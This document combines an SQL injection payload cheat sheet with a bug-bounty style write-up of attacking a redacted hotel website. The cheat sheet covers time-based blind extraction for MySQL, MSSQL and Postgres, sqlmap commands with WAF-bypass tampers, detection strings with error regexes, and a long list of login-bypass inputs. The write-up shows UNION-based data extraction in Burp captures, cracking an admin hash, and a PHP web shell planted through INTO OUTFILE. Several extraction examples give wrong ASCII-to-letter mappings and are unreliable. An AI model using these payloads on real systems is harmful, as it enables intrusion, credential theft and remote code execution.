HTTP/1.1 500 Internal Server Error
Date: Sat, 19 Dec 2020 16:02:12 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Content-Length: 11980
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (SP3)
        Aug 22 2012 19:25:47 <br>
        Copyright (c) 1988-2008 Microsoft Corporation<br>
        Enterprise Edition (64-bit) on Windows NT 6.1 &lt;X64&gt; (Build 7601: Service Pack
      ' to data type int.
    </title>
    <meta name="viewport" content="width=device-width" />
    <style>
      body{
        font-family:"Verdana";
        font-weight:normal;
        font-size:.7em;
        color:black;
      }
      p{
        font-family:"Verdana";
        font-weight:normal;
        color:black;
        margin-top:-5px
      }
      b{
        font-family:"Verdana";
        font-weight:bold;
        color:black;
        margin-top:-5px
```

Mssql Error Based

7.Blind Sql injection exploitation (Manual):

MySql Time Based:RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).SELECT * FROM products WHERE id=1-SLEEP(5)**RESULTING QUERY (WITH MALICIOUS BENCHMARK INJECTED).**SELECT * FROM products WHERE id=1-BENCHMARK(100000000, rand())**RESULTING QUERY - TIME-BASED ATTACK TO VERIFY DATABASE VERSION.**SELECT * FROM products

WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(5), 0)**Time Based Sqli:**1 and (select sleep(5) from users where SUBSTR(table_name,1,1) = 'A')#**Error Blind SQLi:**
AND (SELECT IF(1,(SELECT table_name FROM information_schema.tables),'a'))-- -**Ultimate Sql injection Payload:**
SELECT * FROM some_table WHERE double_quotes = "IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/"**Exploitation:**
redact.com/page/search?q=1 and sleep(5)--**Current user:**redact.com/page/search?q=1 and if(substring(user(),1,1)='a',SLEEP(5),1)--redact.com/page/search?q=1 and if(substring(user(),2,1)='a',SLEEP(5),1)--redact.com/page/search?q=1 and if(substring(user(),3,1)='a',SLEEP(5),1)--**Table_name guessing:**redact.com/page/search?q=1 and IF(SUBSTRING((select 1 from [guess_your_table_name] limit 0,1),1,1)=1,SLEEP(5),1)redact.com/page/search?q=1 and IF(SUBSTRING((select substring(concat(1,[guess_your_column_name]),1,1) from [existing_table_name] limit 0,1),1,1)=1,SLEEP(5),1)redact.com/page/search?q=1 and if((select mid(column_name,1,1) from table_name limit 0,1)='a',sleep(5),1)--
Mssql Time Based:RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).SELECT * FROM products WHERE id=1; WAIT FOR DELAY '00:00:5'**RESULTING QUERY (VERIFY IF USER IS SA).**SELECT * FROM products WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY '00:00:5'**Exploitation:**
http://redact.com/page.aspx?id=1; WAITFOR DELAY '00:00:5'-- (+5 seconds)TIME-BASED Extraction of CURRENT DATABASE USER
Determine Length of USER:
http://redact.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:5'--
http://redact.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:5'--
http://redact.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:5'--
http://redact.com/page.aspx?id=1; IF (LEN(USER)=4) WAITFOR DELAY '00:00:5'--
http://redact.com/page.aspx?id=1; IF (LEN(USER)=5) WAITFOR DELAY '00:00:5'-- (+5 seconds)
Result = 5 characters in lengthDetermine length, and then try to find out CHAR value one character position at a time, like this:
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))>96) WAITFOR DELAY '00:00:5'-- (+5 seconds)
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))>50) WAITFOR DELAY '00:00:5'--
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))>98) WAITFOR DELAY '00:00:5'--
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1))=97) WAITFOR DELAY '00:00:5'-- (+5 seconds)
Result = the first character CHAR value is 97 which is an "a"
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))>99) WAITFOR DELAY '00:00:5'-- (+5 seconds)
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=50) WAITFOR DELAY '00:00:5'-- (+5 seconds)
Result = the second character CHAR value is 50 which is a "d"
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))>58) WAITFOR DELAY '00:00:5'-- (+5 seconds)

http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=59) WAITFOR DELAY '00:00:5'—
Result = third character CHAR value is 59 which is the letter "m"
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),4,1)))>54) WAITFOR DELAY '00:00:5'-- (+5 seconds)
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),4,1)))=55) WAITFOR DELAY '00:00:5'-- (+5 seconds)
Result = the fourth character CHAR value is 55 which is an "i"
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),5,1)))>59) WAITFOR DELAY '00:00:5'-- (+5 seconds)
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),5,1)))=15) WAITFOR DELAY '00:00:5'-- (+5 seconds)
the fifth character position has CHAR value of 15 which is the letter "n"**Database User** = 97,50,59,55,15 = **admin**TIME-BASED Extraction of 1st TABLE COLUMNS:
let's enumerate some columns from the table(s) we found:http://redact.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members')=4) WAITFOR DELAY '00:00:5'-- (+5 seconds)You can check the length before you start testing away
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members'),1,1)))=117) WAITFOR DELAY '00:00:5'-- (+5 seconds)
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members'),1,1)))=115) WAITFOR DELAY '00:00:5'-- (+5 seconds)
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members'),1,1)))=51) WAITFOR DELAY '00:00:5'-- (+5 seconds)
http://redact.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from testDB.information_schema.columns where table_name='Members'),1,1)))=114) WAITFOR DELAY '00:00:5'-- (+5 seconds)**Column Name** = 117,115,51,114 = **userPostgresql Blind SQLI(Stacked Queries):**id=1; select pg_sleep(5);-- -1; SELECT case when (SELECT current_setting('is_superuser'))='on' then pg_sleep(5) end;-- -

8.Blind Sql injection exploitation via sqlmap:

sqlmap -r req.txt -v 3 --time-sec=5 --technique=T --current-db
sqlmap -r req.txt -v 3 -p "input parameter" --level=5 --risk=3 --time-sec=5 --technique=T --current-db
sqlmap -r req.txt -v 3 -p "input parameter" --level=5 --risk=3 --time-sec=5 --technique=BT --current-db

9.Blind Sql injection WAF bypass (tamper):

Example:
sqlmap -r req.txt -v 3 -p "input parameter" --level=5 --risk=3 --time-sec=5 --technique=T --tamper=between --current-dbMysql,Mssql,Postgresql,Oracle (Blind):
betweenMysql (Blind):
ifnull2casewhenisnullifnull2ifisnullMysql,Mssql,Postgresql,Oracle (Blind):
charencodeMysql,Mssql,Postgresql (Blind):
charunicodeencodeMysql (Blind):

commalesslimitcommalessmidMysql (Blind):
escapequotesUTF-8 (Blind):
apostrophemaskoverlongutf8overlongutf8moreBypass waf in JSON (Blind):
charunicodeescapeMysql,Postgresql,Oracle (Blind):
greatestCloudfare waf (Blind):
xforwardedfor

And

Quick SQLMap Tamper Suggester:
https://github.com/m4ll0k/Atlas

10.Sql detection payload (Generic Error):

```
'
"
'"
.
/
\
%5c
%27
%22
%23
%3B
)
")
')
))
"))
'))
#
;
"
`
``
,
""
//
\\
%
%00
||#Detection source:["SQL syntax.*MySQL", "Warning.*mysql_.*", "valid MySQL result",
"MySqlClient\."]
["PostgreSQL.*ERROR", "Warning.*\Wpg_.*", "valid PostgreSQL result", "Npgsql\."]
["Driver.* SQL[\-\_\ ]*Server", "OLE DB.* SQL Server", "(\W|\A)SQL Server.*Driver",
"Warning.*mssql_.*", "(\W|\A)SQL Server.*[0-9a-fA-F]{8}",
"(?s)Exception.*\WSystem\.Data\.SqlClient\.", "(?s)Exception.*\WRoadhouse\.Cms\."]
["Microsoft Access Driver", "JET Database Engine", "Access Database Engine"]
["\bORA-[0-9][0-9][0-9][0-9]", "Oracle error", "Oracle.*Driver", "Warning.*\Woci_.*",
"Warning.*\Wora_.*"]
["CLI Driver.*DB2", "DB2 SQL error", "\bdb2_\w+\("]
["SQLite/JDBCDriver", "SQLite.Exception", "System.Data.SQLite.SQLiteException",
"Warning.*sqlite_.*", "Warning.*SQLite3::", "\[SQLITE_ERROR\]"]
["(?i)Warning.*sybase.*", "Sybase message", "Sybase.*Server message.*"]
```

11.SQL Injection Auth Bypass:

```
'=' 'or'
' or ''='
/1#\
'-'
' '
'&'
'^'
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
```

```
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
1'or'1'='1
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' or '1'='1'/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
```

References :

- **Blind SQL Injection**

https://www.owasp.org/index.php/Blind_SQL_Injection

- **Testing for SQL Injection (OTG-INPVAL-005)**

https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)

- **SQL Injection Bypassing WAF**

https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

- **Reviewing Code for SQL Injection**

https://www.owasp.org/index.php/Reviewing_Code_for_SQL_Injection

- **PL/SQL:SQL Injection**

https://www.owasp.org/index.php/PL/SQL:SQL_Injection

- **Testing for NoSQL injection**

https://www.owasp.org/index.php/Testing_for_NoSQL_injection

- **SQL Injection Query Parameterization Cheat Sheet**

https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html

- **SQL detection and Exploitation**:

http://www.securityidiots.com/Web-Pentest/SQL-Injection
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection
https://github.com/payloadbox/sql-injection-payload-list
https://github.com/Y000o/Payloads_xss_sql_bypass/blob/master/Payloads_xss_sql_bypass.md

https://pentestmonkey.net/category/cheat-sheet/sql-injection

SQL Injection and RCE

Everyone knows what is ***SQLi*** and what is ***RCE,*** so I'm not going to give a brief in this blog. I'll be sharing the technique and cheat sheet that I used for exploitation.

For SQLi I used https://dev.mysql.com/doc/refman/8.0/en/select.html for knowing the query structure, it helped me a lot in exploiting SQLi on the website. I was only able to find the name of database, table names, column names and database version. But I wanted to exploit it more to because I wanted admin credentials so I googled SQLi cheatsheet and found this http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet. It helped me a lot and finally I found the admin credentials. It was a hash obviously, so I used https://crackstation.net/ to crack the hash. I also wanted to check schema table because it contains a lot of information so I used this : https://dev.mysql.com/doc/refman/8.0/en/information-schema.html.

For Remote code execution I used a simple payload inside ***phpmyadmin*** page and I got RCE.


Payload : *SELECT "<?php system($_GET['<anyParameter>']); ?>" into outfile "/var/www/html/<filename>.php"*

I found SQLi vulnerability on 2nd level subdomain and RCE was on 3rd level subdomain.

How I found this vulnerability ?

1. I found a parameter and 1st I tried for SSRF but it didn't work so I thought of trying SQLi, I started with SQLi basic testing and took a help from here : http://www.securityidiots.com/Web-Pentest/SQL-Injection/MSSQL/MSSQL-Error-Based-Injection.html

2. I found it vulnerable to SQLi and the first thing I enumerated was version and database name. So I used **database()** function and **@@version** command here.



Burp Suite Community Edition v2020.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: [redacted]
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render
0 matches Pretty
Done

```
GET [redacted]=-3+union+select+1,@@version,3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```

```
          </div>
        </div>
      </div>
    </nav>
    <div id="colorlib      " class="colorlib-light-grey">
      <div class="container">
        <div class="row">
          <div class="col-md-4      wrap animate-box">
            <a href="/images/6" class="     image-popup-link" style="background-image: url(
            <div class="desc text-center">
              <span class="     star">5</span>
              <h3>
                <a href='[redacted]">10.1.37-MariaDB-0+deb9u1</a>
              </h3>
              <p class='[redacted]">
                <span class="[redacted]</span>
                <span class="[redacted]">3</span>
                <span class="per">/ per       </span>
              </p>
              <p>
                4
              </p>
              <p>
                <a class="btn btn-primary">      book!</a>
              </p>
            </div>
          </div>
            <footer id="colorlib-footer" role="contentinfo">
            <div class="container">
              <div class="row row-pb-md">
                <div class="col-md-3 colorlib-widget">
                  <h4>
```

6,264 bytes | 267 millis

Database Version


Burp Suite Community Edition v2020.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: [redacted]
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render
0 matches Pretty
Done


```
GET [redacted]=-3+union+select+1,database(),3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```

```
    </nav>
    <div id="colorlib      " class="colorlib-light-grey">
      <div class="container">
        <div class="row">
          <div class="col-md-4      wrap animate-box">
            <a href="/images/6" class="     image-popup-link" style="background-image: url(
            <div class="desc text-center">
              <span class="     sta">5</span>
              <h3>
                <a href="[redacted]">hotel</a>
              </h3>
              <p class="[redacted]">
                <span class=[redacted]</span>
                <span class=[redacted]">3</span>
                <span class="per">/ per      </span>
              </p>
              <p>
                4
              </p>
              <p>
                <a class="btn btn-primary">      book!</a>
              </p>
            </div>
          </div>
            <footer id="colorlib-footer" role="contentinfo">
            <div class="container">
              <div class="row row-pb-md">
                <div class="col-md-3 colorlib-widget">
                  <h4>
                    <title>

                  </title>
```

6,245 bytes | 268 millis

Database Name

3. Then I thought of identifying the user so for that I used a simple **user()** function


Burp Suite Community Edition v2020.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: [redacted]
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render
0 matches Pretty
Done
6,257 bytes | 268 millis


```
GET [redacted]d=-3+union+select+1,user(),3,4,5,6,7 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```

```
          </li>

        </ul>
      </div>
    </div>
  </div>
</nav>
<div id="colorlib      " class="colorlib-light-grey">
  <div class="container">
    <div class="row">
      <div class="col-md-4      wrap animate-box">
        <a href="/images/6" class="     image-popup-link" style="background-image: url(
        <div class="desc text-center">
          <span class="     star">5</span>
          <h3>
            <a href="[redacted].php?[redacted]=1"> admin@localhost</a>
          </h3>
          <p class="[redacted]">
            <span class="[redacted]</span>
            <span class="[redacted]">3</span>
            <span class="per">/ per      </span>
          </p>
          <p>
            4
          </p>
          <p>
            <a class="btn btn-primary">      book!</a>
          </p>
        </div>
      </div>
        <footer id="colorlib-footer" role="contentinfo">
```

User name

It was simple till here but they told me to exploit more if I want them to accept my report. So I started researching for further exploitation.

4. I exploited further and found a table name from the schema table



Burp Suite Community Edition v2020.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: [redacted]
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render
0 matches Pretty
Done
6,244 bytes | 272 millis

```
GET [redacted]=
-3+union+all+select+1,table_name,3,4,5,6,7+from+information_schema.table
s HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
Upgrade-Insecure-Requests: 1
```

```
          <li class="has-dropdown">
            <a href="      suites    ">     </a>
          </li>
          <li>
            <a href="      bar    ">            Bar</a>
          </li>

        </ul>
      </div>
    </div>
  </div>
</div>
</nav>
<div id="colorlib      " class="colorlib-light-grey">
  <div class="container">
    <div class="row">
      <div class="col-md-4      wrap animate-box">
        <a href="/images/6" class="     image-popup-link" style="background-image: url(
        <div class="desc text-center">
          <span class="     star">5</span>
          <h3>
            <a href="[redacted]">room</a>
          </h3>
          <p class="[redacted]>
            <span class="[redacted]</span>
            <span class="[redacted]">3</span>
            <span class="per">/ per      </span>
          </p>
          <p>
            4
          </p>
          <p>
```

Table Name

5. I wanted to check for some more tables so I used limit statement. I found a table ***hotel*** but this is the one I found previously.


Target: [redacted]

